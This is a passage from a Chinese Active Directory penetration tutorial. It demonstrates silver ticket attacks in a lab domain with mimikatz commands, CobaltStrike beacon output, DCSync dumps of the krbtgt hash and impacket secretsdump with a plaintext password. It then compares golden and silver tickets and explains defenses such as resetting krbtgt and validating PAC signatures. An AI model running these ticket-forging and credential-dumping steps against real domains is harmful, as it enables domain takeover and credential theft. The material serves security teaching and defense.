IP 地址(I):

子网掩码(U):

默认网关(D):

☐ 自动获得 DNS 服务器地址(B)

☒ 使用下面的 DNS 服务器地址(E):

首选 DNS 服务器(P):

备用 DNS 服务器(A):

☐ 退出时验证设置(L) 高级(V)...

确定 取消

首先执行如下命令可以看到本机并没有权限导出域内任意用户哈希。

```
mimikatz.exe "lsadump::dcsync /domain:xie.com /user:krbtgt /csv" "exit"
```

如图所示，可以看到默认情况下本机无权限导出域内任意用户哈希。

```
C:\Users\hack.XIE\Desktop>mimikatz.exe "lsadump::dcsync /domain:xie.com /user:krbtgt /csv" "exit"

.#####.   mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz(commandline) # lsadump::dcsync /domain:xie.com /user:krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x000020f7 (8439)

mimikatz(commandline) # exit
Bye!
```

然后执行如下命令生成白银票据并导入内存中，就拥有导出任意用户哈希的权限了。

mimikatz.exe

#生成并导入黄金票据到当前内存中

```
kerberos::golden /domain:xie.com /sid:S-1-5-21-1313979556-3624129433-40554
59191 /target:AD01.xie.com /service:ldap /rc4:d5d05db9b06988c17f903ef4847d93
67 /user:administrator /ptt
```

#验证是否成功，导出指定用户哈希

```
lsadump::dcsync /domain:xie.com /user:krbtgt /csv
```

如图所示，通过对域控的 ldap 服务进行白银票据攻击之后，即有权限导出域内任意用户哈希了！


```

C:\Users\hack\Desktop>mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::golden /domain:xie.com /sid:S-1-5-21-1313979556-3624129433-4055459191 /target:AD01.xie.com /service:ldap /rc4:d5d05db9b06988c17f903ef4847d9367 /user:administrator /ptt
User : administrator
Domain : xie.com (XIE)
SID : S-1-5-21-1313979556-3624129433-4055459191
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: d5d05db9b06988c17f903ef4847d9367 - rc4_hmac_nt
Service : ldap
Target : AD01.xie.com
Lifetime : 2022/1/13 10:52:11 ; 2032/1/11 10:52:11 ; 2032/1/11 10:52:11
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'administrator @ xie.com' successfully submitted for current session

mimikatz # lsadump::dcsync /domain:xie.com /user:krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502 krbtgt badf5dbde4d4cbbd1135cc26d8200238 514

```

3. 使用 CobaltStrike 进行攻击

当使用 CobaltStrike 进行攻击时，上线的机器可以是域中的普通机器，也可以不是域中的机器。当上线的机器不在域中时，需要将该机器的 DNS 服务器设置为域控。命令行设置 DNS 服务器命令如下：

```
netsh interface ip set dns "以太网" static 10.211.55.4
```

如图所示，通过 CobaltStrike 设置当前主机的 DNS 为 10.211.55.4。

```

-----设置DNS服务器-----
[*] Tasked beacon to run: netsh interface ip set dns "以太网" static 10.211.55.4
[+] host called home, sent: 85 bytes
received output:

```

如图所示，查询即可看到 DNS 服务器此时已经设置为 10.211.55.4 了。

以太网适配器 以太网:

```
连接特定的 DNS 后缀 . . . . . : localdomain
描述. . . . . : Intel(R) 82574L Gigabit Network Connection #2
物理地址. . . . . : 00-1C-42-99-C1-23
DHCP 已启用 . . . . . : 是
自动配置已启用. . . . . : 是
IPv6 地址 . . . . . : fdb2:2c26:f4e4:0:c5c4:606f:3c58:cb8(首选)
临时 IPv6 地址. . . . . : fdb2:2c26:f4e4:0:d128:886a:831c:4ca2(首选)
本地链接 IPv6 地址. . . . . : fe80::c5c4:606f:3c58:cb8%6(首选)
IPv4 地址 . . . . . : 10.211.55.16(首选)
子网掩码 . . . . . : 255.255.255.0
获得租约的时间 . . . . . : 2022年1月13日 10:13:58
租约过期的时间 . . . . . : 2022年1月13日 10:43:58
默认网关. . . . . : 10.211.55.1
DHCP 服务器 . . . . . : 10.211.55.1
DHCPv6 IAID . . . . . : 335551554
DHCPv6 客户端 DUID . . . . . : 00-01-00-01-27-A5-43-3B-00-0C-29-DA-49-F2
DNS 服务器 . . . . . : 10.211.55.4
TCP/IP 上的 NetBIOS . . . . . : 已启用
```

由于 CobaltStrike 默认自带没有白银票据的功能，因此这里使用插件进行白银票据攻击。

如图所示，选中白银票据。



如图所示，输入相应的信息后，点击 Build。

白银票据

白银票据利用: 攻击者必须获得目标服务账号的密码hash值

伪造用户名:	administrator
id值:	500
域名:	xie.com
sid:	S-1-5-21-1313979556-3624129433-4055459191
目标主机名:	ad01.xie.com
hash(NTLM):	d5d05db9b06988c17f903ef4847d9367
伪造的服务:	ldap

如图所示, 可以看到白银票据生成并导入内存中了。

```
[*] Tasked beacon to run mimikatz's kerberos::golden /user:administrator /id:500 /domain:xie.com /sid:S-1-5-21-1313979556-3624129433-4055459191 /target:ad01.xie.com /rc4:d5d05db9b06988c17f903ef4847d9367 /service:ldap /ptt exit command
[*] host called home, sent: 787058 bytes
received output:
User       : administrator
Domain     : xie.com (XIE)
SID        : S-1-5-21-1313979556-3624129433-4055459191
User Id    : 500
Groups Id  : *513 512 520 518 519
ServiceKey : d5d05db9b06988c17f903ef4847d9367 - rc4_hmac_nt
Service    : ldap
Target     : ad01.xie.com
Lifetime   : 2022/1/13 11:33:58 ; 2032/1/11 11:33:58 ; 2032/1/11 11:33:58
-> Ticket  : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'administrator @ xie.com' successfully submitted for current session
```

然后就可以执行高权限操作了。如图所示, 导出域内任意用户哈希。

```

-----导出域内指定用户hash-----
[*] Tasked beacon to run mimikatz's @lsadump::dcsync /domain:XIE.COM /user:krbtgt command
[+] host called home, sent: 297586 bytes
received output:
[DC] 'XIE.COM' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 2021/2/27 20:41:36
Object Security ID : S-1-5-21-1313979556-3624129433-4055459191-502
Object Relative ID : 502

Credentials:
Hash NTLM: badf5dbde4d4cbbd1135cc26d8200238
ntlm- 0: badf5dbde4d4cbbd1135cc26d8200238
lm - 0: 71cb69d5f1a3fa2a0a60b62695159cf0

```

黄金票据和白银票据的联系和区别

1. 联系

- 两者都是基于 Kerberos 认证的攻击方式。
- 两者都属于票据传递攻击。
- 两者都常被用来做后渗透权限维持。

2. 区别

(1) 访问权限的不同

- 黄金票据：通过伪造高权限的 TGT 认购权证，可以以高权限访问任何服务。
- 白银票据：通过伪造高权限的 ST 服务票据，只可以以高权限访问指定服务。

(2) 加密密钥的不同

- 黄金票据：由于 TGT 认购权证是通过 krbtgt 密钥加密的，因此黄金票据利用需要知道 krbtgt 的密钥。
- 白银票据：由于 ST 服务票据是通过服务密钥加密的，因此白银票据利用需要知道指定服务的密钥。

(3) 日志的不同

- 黄金票据：黄金票据因为只伪造了 TGT 认购权证，因此还需要跟 KDC 进行 TGS 认证通信以获得 ST 服务票据，因此会在 KDC 上留下日志。
- 白银票据：白银票据通过伪造 ST 服务票据，可以不跟 KDC 进行通信，直接访问指定服务。因此不会在 KDC 上留下日志，只会在目标服务器上留下日志。

票据传递攻击防御


对于防守方或蓝队来说，如何针对票据传递攻击进行防御呢？

1. 黄金票据攻击防御


对于黄金票据攻击来说，由于 TGT 认购权证是在本地离线生成的。因此并没有和 KDC 之间发送 AS-REQ&AS-REP 数据包。所以可以通过这一点，检测 Kerberos 认证流程中缺少 AS-REQ&AS-REP 数据包，但最后成功访问服务的请求过程，这种过程可以被判定为是黄金票据攻击。

那么在泄露了 krbtgt 密钥的情况下，该如何处理呢？最好的办法肯定是重置 krbtgt 密钥，让攻击者获得的 krbtgt 密钥失效。但是 krbtgt 涉及到了整个域的 Kerberos 认证和已颁发的票据有效性。简单的重置 krbtgt 密钥，肯定会影响到域内的认证情况。具体重置 krbtgt 用户密码操作如下：

如图所示，打开“Active Directory 用户和计算机”，点击查看——>高级功能。



如图所示, 可看到提示 krbtgt 密码已被更改。



重置成功后, 如图所示可以看到 krbtgt 用户的哈希已经改变了!

fcmit.cc

```
+ examples git:(master) * python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.4 -just-dc-user "krbtgt"
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:43b58d80565ff5ce5043d6706d2bf168:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:80c06a8d6acbf993d7e6cf3d8ccea7e16a6d2823ab9ef509d4ec52089bd4c1ec
krbtgt:aes128-cts-hmac-sha1-96:4acedd94f48b3d969f903101dd849e67
krbtgt:des-cbc-md5:3e75c4adcb0ea7c
[*] Cleaning up...
+ examples git:(master) * python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.4 -just-dc-user "krbtgt"
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:17cc1fd6428db357aae5deab65e69f4e:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:6af599024846b199d780815c75a0a41469ef4ee1ea5358483d5824815944acd6
krbtgt:aes128-cts-hmac-sha1-96:6a1d9bf9a9396af594e42236f8bfa6a2
krbtgt:des-cbc-md5:80016b08497f4fd3
[*] Cleaning up...
```

注：应该执行两次此操作，重置两次的目的是可以有效地清除历史记录中的任何旧密码。重置后，需要 10 小时的等待期。"用户票证的默认最长生存期" 和 "服务票证的最长生存期" 策略设置为 10 小时，因此，如果更改了最长生存期，则重置间隔的最小等待时间应大于配置的值。但是需要注意的是，在生产环境中一定要经过严格的评估来确定是否可重置 krbtgt 密钥！！

官方：[KRBtgt Account Password Reset Scripts now available for customers](#)

2. 白银票据攻击防御

之前我们在 Kerberos 篇中提到了 PAC 有两个签名 PAC_SERVER_CHECKSUM 和 PAC_PRIVSVR_CHECKSUM。其中 PAC_SERVER_CHECKSUM 是由服务密钥签名的，PAC_PRIVSVR_CHECKSUM 是由 krbtgt 密钥签名的。而对于攻击者来说，进行白银票据攻击时只获得了服务密钥，并没有 krbtgt 密钥，因此并不能伪造 PAC_PRIVSVR_CHECKSUM 签名。但是，在默认情况下，PAC_PRIVSVR_CHECKSUM 签名的验证是可选的，并且默认不开启。这也是白银票据攻击能成功的前提。

因此要针对白银票据攻击进行防御，最好的办法就是开启目标服务主机的 KDC 验证 PAC 签名，这在 Kerberos 篇中我们提到了开启 KDC 验证 PAC 签名的

条件。但是，对于 SMB、CIFS、HOST 等注册在本地系统帐户下的服务来说，其永远无法开启 KDC 验证 PAC 签名。

相关文章：[KRBtgt Account Password Reset Scripts now available for customers](#)

[Detecting Forged Kerberos Ticket \(Golden Ticket & Silver Ticket\) Use in Active Directory](#)

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。


谢公子

我加入了这个星球，邀你一起学习

**域渗透攻防指南**
星主：谢公子

60+

成员数量

30+

内容数量

306

运营天数

现价：¥199

微信扫码加入星球



知识星球

谢公子学安全